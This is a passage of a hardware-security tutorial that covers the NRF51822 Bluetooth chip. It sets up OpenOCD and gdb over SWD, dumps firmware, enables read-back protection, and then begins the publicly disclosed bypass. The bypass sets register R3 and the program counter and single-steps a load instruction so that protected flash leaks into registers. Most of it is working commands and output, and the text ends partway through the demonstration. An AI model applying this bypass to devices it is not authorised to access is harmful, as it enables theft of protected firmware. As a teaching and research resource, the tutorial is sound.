
NRF51822 code readout protection bypass- a how-to

Andrew Tierney 05 Jan 2018



Many microprocessors and SoCs (System-on-Chips) implement something called “code readout protection” (CRP), preventing someone physical access from dumping code memory using debug interfaces such as JTAG. Whilst this is a useful layer of defence, it is not fool-p There are methods to bypass these controls on many devices.

Several years ago, Include Security disclosed a bypass on the Cortex-M0 processor found in the very common Nordic Bluetooth SoC, the NRF51822. We've seen the same issue across other ARM Cortex processors, and even entirely different architectures. It's a very good intro into working with JTAG, OpenOCD, gdb and CRP bypass.

Installing OpenOCD

OpenOCD is the software used to interact via SWD with the NRF51822 chip.

Packages for OpenOCD are often out-of-date and I find you need to patch it from time-to-time, therefore building from source is the best option.

For Ubuntu 16.04, this involves the following:

Download OpenOCD from here:
https://netix.dl.sourceforge.net/project/openocd/openocd/0.10.0/openocd-0.10.0.zip

```
unzip openocd-0.10.0.zip

cd openocd-0.10.0

sudo apt-get install make libtool pkg-config autoconf automake texinfo libusb-1.0-0-dev

./configure --enable-maintainer-mode --disable-werror --enable-ft2232_libftdi

make

sudo make install
```

Installing gdb for NRF51822

GDB is the GNU debugger.


The NRF51822 is an ARM Cortex-M0. We need arm-none-eabi-gdb to interact with it. You can build this, but it should be available as a workable package:

```
sudo apt-get install gdb-arm-none-eabi
```

Connecting the device

The NRF51822 uses SWD, which is a two-wire version of JTAG. We can connect to this with any SWD debugger – ST-Link V2s can be bought as standalone USB devices for around £15, or built into many of the STM32 Discovery development boards.

Connect GND, SWDIO and SWCLK to the correct pins on the chip or module. The ST-Link V2 can provide power to individual modules using VCC.



Running OpenOCD with ST-Link V2

OpenOCD takes config files to allow it to work with different JTAG/SWD adapters and targets (processors). There are already files for ST-Link V2 and NRF51 (822). I prefer copying the scripts to one location in case I need to edit them.

```
cat /usr/local/share/openocd/scripts/interface/stlink-v2.cfg /usr/local/share/openocd/scripts/target/nrf51.cfg >> nrf.cfg

sudo openocd -f nrf.cfg
```

```
andrew@ubuntu:~/crp/nrf$ sudo openocd -f nrf.cfg
Open On-Chip Debugger 0.10.0
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
Info : auto-selecting first available session transport "hla_swd". To override use 'transport select <transport>'.
Info : The selected transport took over low-level target control. The results might differ compared to plain JTAG/SWD
adapter speed: 1000 kHz
Info : Unable to match requested speed 1000 kHz, using 950 kHz
Info : Unable to match requested speed 1000 kHz, using 950 kHz
Info : clock speed 950 kHz
Info : STLINK v2 JTAG v28 API v2 SWIM v7 VID 0x0483 PID 0x3748
Info : using stlink api v2
Info : Target voltage: 3.255209
Info : nrf51.cpu: hardware has 4 breakpoints, 2 watchpoints
```

You will notice that it can't do 1MHz speed. This seems common on SWD, and it will auto-select a lower speed.

Leave openocd running.

Interacting with OpenOCD

In another terminal, you can now telnet to OpenOCD to interact with it:

```
telnet 127.0.0.1 4444
```

Immediately issue a reset halt to check everything is working. This means reset the device and then stop execution immediately.

```
reset halt
```

```
andrew@ubuntu:~/crp/nrf$ telnet 127.0.0.1 4444
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Open On-Chip Debugger
> reset halt
target halted due to debug-request, current mode: Thread
xPSR: 0xc1000000 pc: 0x00012b98 msp: 0x20001c48
>
```

Generally the device will have jumped to the "reset vector" which is the address stored in the memory address 0x4. We can confirm this by displaying the memory in that location:

```
target halted due to debug-request, current mode: Thread
xPSR: 0xc1000000 pc: 0x00012b98 msp: 0x20001c48
> mdw 0x4
0x00000004: 00012b99
>
```

The address is 0x12b99 instead of 0x12b98 as the last bit of the vectors indicate if the jump should be to thumb code – and the ARM Cortex-M0 is always in thumb mode.

mdw means "memory display word". You can also view all the registers by typing "reg":

```
> reg
===== arm v7m registers
(0) r0 (/32): 0xFFFFFFFF
(1) r1 (/32): 0xFFFFFFFF
(2) r2 (/32): 0xFFFFFFFF
(3) r3 (/32): 0xFFFFFFFF
(4) r4 (/32): 0xFFFFFFFF
(5) r5 (/32): 0xFFFFFFFF
(6) r6 (/32): 0xFFFFFFFF
(7) r7 (/32): 0xFFFFFFFF
(8) r8 (/32): 0xFFFFFFFF
(9) r9 (/32): 0xFFFFFFFF
(10) r10 (/32): 0xFFFFFFFF
(11) r11 (/32): 0xFFFFFFFF
(12) r12 (/32): 0xFFFFFFFF
(13) sp (/32): 0x20001C48
(14) lr (/32): 0xFFFFFFFF
(15) pc (/32): 0x00012B98
(16) xPSR (/32): 0xC1000000
(17) msp (/32): 0x20001C48
(18) psp (/32): 0xFFFFFFFC
(19) primask (/1): 0x00
(20) basepri (/8): 0x00
(21) faultmask (/1): 0x00
(22) control (/2): 0x00
===== Cortex-M DWT registers
(23) dwt_ctrl (/32)
(24) dwt_cyccnt (/32)
(25) dwt_0_comp (/32)
(26) dwt_0_mask (/4)
(27) dwt_0_function (/32)
(28) dwt_1_comp (/32)
(29) dwt_1_mask (/4)
(30) dwt_1_function (/32)
>
```

These are mostly 0xFFFFFFFF as this is the reset condition.

You can then use the command “step” to single step the program counter:

```
> reset halt
target halted due to debug-request, current mode: Thread
xPSR: 0xc1000000 pc: 0x00012b98 msp: 0x20001c48
> reg r3
r3 (/32): 0xFFFFFFFF
> step
target halted due to single-step, current mode: Thread
xPSR: 0xc1000000 pc: 0x00012b9a msp: 0x20001c48
halted: PC: 0x00012b9a
> reg r3
r3 (/32): 0x10001014
>
```

Notice how R3 was altered during this instruction.


We can dump the entire firmware using the command:

```
dump_image stock_nrf51.bin 0x0 0x40000
```

This means dump 0x40000 (256KiB) from 0x0.

```
> dump_image stock_nrf51.bin 0x0 0x40000
dumped 262144 bytes in 4.394375s (58.256 KiB/s)
>
```

The file can then be examined in hexdump:



Again, you can see the reset vector – 00012b99 – in the memory here, although the endianness has made it squiffy.


Interacting with GDB

We can also do most of the same tasks through GDB, but with some more information. Start it as follows:

```
arm-none-eabi-gdb
```


Once started, you need to connect to open ocd

```
target extended-remote 127.0.0.1:3333
```




Notice that the address is currently the same as the PC seen through OpenOCD.

x is display memory in gdb. For hex addresses you need to use 0x or it will interpret as integer. x/2w means show 2 words from the address.



We can also tell gdb to interpret the memory as instructions. It is very naïve – it will just try to interpret them regardless of actual data/code. We will provide the reset vector address.



As expected, the first instruction is setting R3, as we saw with the single step in OpenOCD. ARM thumb instructions are only 16bits, so all 32 bit addresses are PC relative or loaded from a register, there are no direct addresses. The first instruction means set r3 to be PC+84 – it has already done the maths and is showing us 0x12bf0 in brackets. Note that PC has already incremented by the time the instruction is run. We can display the value at this address.

```
(gdb) x/2i 0x12b98
   0x12b98:     ldr     r3, [pc, #84]   ; (0x12bf0)
=> 0x12b9a:     ldr     r3, [r3, #0]
(gdb) x/w 0x12bf0
0x12bf0:        0x10001014
(gdb)
```

As we can see, the value there is 0x10001014 – as we saw with openocd.

Reset in GDB is “monitor reset halt”. Don’t try normal reset – it won’t work.

```
(gdb) monitor reset halt
target halted due to debug-request, current mode: Thread
xPSR: 0xc1000000 pc: 0x00012b98 msp: 0x20001c48
(gdb)
```

We can view the registers in gdb as well, by typing “i r”

```
(gdb) i r
r0             0xffffffff       -1
r1             0xffffffff       -1
r2             0xffffffff       -1
r3             0x10001014       268439572
r4             0xffffffff       -1
r5             0xffffffff       -1
r6             0xffffffff       -1
r7             0xffffffff       -1
r8             0xffffffff       -1
r9             0xffffffff       -1
r10            0xffffffff       -1
r11            0xffffffff       -1
r12            0xffffffff       -1
sp             0x20001c48       0x20001c48
lr             0xffffffff       -1
pc             0x12b9a  0x12b9a
xPSR           0xc1000000       -1056964608
(gdb)
```

Notice that it does handy decimal conversion.

You can also display the address that a register references using $

```
(gdb) target extended-remote 127.0.0.1:3333
Remote debugging using 127.0.0.1:3333
0x00012b98 in ?? ()
(gdb) si
0x00012b9a in ?? ()
(gdb) i r
r0             0xffffffff       -1
r1             0xffffffff       -1
r2             0xffffffff       -1
r3             0x10001014       268439572
r4             0xffffffff       -1
r5             0xffffffff       -1
r6             0xffffffff       -1
r7             0xffffffff       -1
r8             0xffffffff       -1
r9             0xffffffff       -1
r10            0xffffffff       -1
r11            0xffffffff       -1
r12            0xffffffff       -1
sp             0x20001c48       0x20001c48
lr             0xffffffff       -1
pc             0x12b9a  0x12b9a
xPSR           0xc1000000       -1056964608
(gdb) x $r3
0x10001014:     0xffffffff
(gdb)
```


Here we are showing the contents of the address stored in R3.

We can also step in GDB. As we have no source, we want to step an instruction – the command for this is si. Don't use "step" as it only works with source.

```
(gdb) si
0x00012b9c in ?? ()
(gdb) i r
r0             0xffffffff       -1
r1             0xffffffff       -1
r2             0xffffffff       -1
r3             0xffffffff       -1
r4             0xffffffff       -1
r5             0xffffffff       -1
r6             0xffffffff       -1
r7             0xffffffff       -1
r8             0xffffffff       -1
r9             0xffffffff       -1
r10            0xffffffff       -1
r11            0xffffffff       -1
r12            0xffffffff       -1
sp             0x20001c48       0x20001c48
lr             0xffffffff       -1
pc             0x12b9c  0x12b9c
xPSR           0xc1000000       -1056964608
(gdb)
```

The instruction executed was to move the value stored at address R3 into R3 – this has changed it to 0xFFFFFFFF.

A more useful view in gdb can be obtained by typing "layout asm"



You now get a window with the disassembly following the program counter.

NRF51822 code readout protection

Now to look at memory protection on the NRF51822. Looking at the reference manual, this is dealt with by the RBPCONF register in the UICR (User Information Configuration Registers):

Table 33: RBPCONF

Bit number				31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
Id																				B	B	B	B	B	B	B	B	A	A	A	A	A	A	A	A
Reset				1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
Id	RW	Field	Value Id	Value																Description															
A	RW	PR0																		Protect region 0. Enable or disable read-back protection of code region 0. Will be ignored if pre-programmed factory Code is present on the chip.															
			Disabled	0xFF																Disable															
			Enabled	0x00																Enable															
B	RW	PALL																		Protect all. Enable or disable read-back protection of all code in device.															
			Disabled	0xFF																Disable															
			Enabled	0x00																Enable															

If this is set to 0xFFFF00FF then readout protection is enabled. Default is 0xFFFFFFFF, where we can read.

Of course, the reference manual doesn't tell us the address of this register. Download or search for the SDK for the NRF51 series, and there is a file called uicr_config.h. This contains a mapping from the name to the address of 0x10001004. Unfortunately, it is common to have to d in this convoluted manner on a lot of processors.

```
 */

// const uint32_t UICR_CLENR0      __attribute__((at(0x10001000))) __attribute__((used)) = 0xFFFFFFFF;
// const uint32_t UICR_RBPCONF     __attribute__((at(0x10001004))) __attribute__((used)) = 0xFFFFFFFF;
// const uint32_t UICR_XTALFREQ    __attribute__((at(0x10001008))) __attribute__((used)) = 0xFFFFFFFF;
```

We can read this value:

```
(gdb) x 0x10001004
0x10001004:     0xffffffff
(gdb)
```

As expected, CRP is not enabled, which is why we have been able to access the code. Let's enable it.

UICR is quite quirky – they are stored in non-volatile memory and are dealt with like flash. To change values, we need to program them. This can be done through OpenOCD with a command that fills a single word of flash with a value. I don't know how to do this easily through GDB.

```
flash fillw 0x10001004 0xFFFF00FF 0x01
```

```
> flash fillw 0x10001004 0xFFFF00FF 0x01
using fast async flash loader. This is currently supported
only with ST-Link and CMSIS-DAP. If you have issues, add
"set WORKAREASIZE 0" before sourcing nrf51.cfg to disable it
wrote 4 bytes to 0x10001004 in 0.103168s (0.038 KiB/s)
>
```

The chip needs to be reset with reset halt for this to take effect. Trying to display the reset vector using mdw now returns all 0x00:

```
> reset halt
target halted due to debug-request, current mode: Thread
xPSR: 0xc1000000 pc: 0x00012b98 msp: 0x20001c48
> mdw 0x4
0x00000004: 00000000
>
```

Code readout protection has been enabled. Dump_image still works, but we get all 0x00:

```
> reset halt
target halted due to debug-request, current mode: Thread
xPSR: 0xc1000000 pc: 0x00012b98 msp: 0x20001c48
> dump_image crp_nrf51.bin 0x0 0x40000
dumped 262144 bytes in 4.259772s (60.097 KiB/s)
>
```

```
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00040000
(END)
```

How do we undo the CRP? We can't just set RBPCONF back to 0xFFFFFFFF – this doesn't work:

```
> flash fillw 0x10001004 0xFFFFFFFF 0x01
using fast async flash loader. This is currently supported
only with ST-Link and CMSIS-DAP. If you have issues, add
"set WORKAREASIZE 0" before sourcing nrf51.cfg to disable it
flash write algorithm aborted by target
timed out while waiting for target halted
target halted due to debug-request, current mode: Thread
xPSR: 0x21000000 pc: 0x20000006 msp: 0x20001c48
error waiting for target flash write algorithm
error writing to flash at address 0x10001000 at offset 0x00000004
```

We need to mass_erase the chip using a specific command in openocd:

```
nrf51 mass_erase
```

```
> nrf51 mass_erase
> reset halt
target halted due to debug-request, current mode: Thread
xPSR: 0xc1000000 pc: 0xfffffffe msp: 0xfffffffc
> mdw 4
0x00000004: ffffffff
>
```

Now when we view memory, everything is 0xFF – this is how flash looks when blank. Notice how the PC has ended up going all the way to the end of the memory space.

We now need to put some firmware back onto the device to make this interesting. We will re-load the firmware we dumped earlier.

```
flash write_image stock_nrf51.bin
```

```
> mdw 4
0x00000004: ffffffff
> flash write_image stock_nrf51.bin
using fast async flash loader. This is currently supported
only with ST-Link and CMSIS-DAP. If you have issues, add
"set WORKAREASIZE 0" before sourcing nrf51.cfg to disable it
target halted due to breakpoint, current mode: Thread
xPSR: 0x61000000 pc: 0x2000001e msp: 0xfffffffc
wrote 262144 bytes from file stock_nrf51.bin in 5.128929s (49.913 KiB/s)
> mdw 4
0x00000004: 00012b99
```


Notice that the reset vector is as before 0x12B98.

Bypassing CRP

Remember how we saw that the instruction at 0x12B9A loads the memory address stored in R3 to R3?

```
(gdb) x/2i 0x12b98
   0x12b98:     ldr     r3, [pc, #84]   ; (0x12bf0)
=> 0x12b9a:     ldr     r3, [r3, #0]
(gdb) x/w 0x12bf0
0x12bf0:        0x10001014
(gdb)
```

We can control the contents of R3 and PC and then step this instruction. So let’s set R3 to 0x4, PC to 0x12b9a, and step forwards. First, let’s use OpenOCD to do this:



This shows R3 has become the value in memory address 0x4 – this means we are reading flash memory by stepping through code.

The same can be done through GDB.

```
(gdb) set $pc = 0x12b9a
(gdb) set $r3 = 0x4
(gdb) i r
r0             0xffffffff       -1
r1             0xffffffff       -1
r2             0xffffffff       -1
r3             0x4        4
r4             0xffffffff       -1
r5             0xffffffff       -1
r6             0xffffffff       -1
r7             0xffffffff       -1
r8             0xffffffff       -1
r9             0xffffffff       -1
r10            0xffffffff       -1
r11            0xffffffff       -1
r12            0xffffffff       -1
sp             0x20001c48       0x20001c48
lr             0xffffffff       -1
pc             0x12b9a  0x12b9a
xPSR           0xc1000000       -1056964608
(gdb) si
0x00012b9c in ?? ()
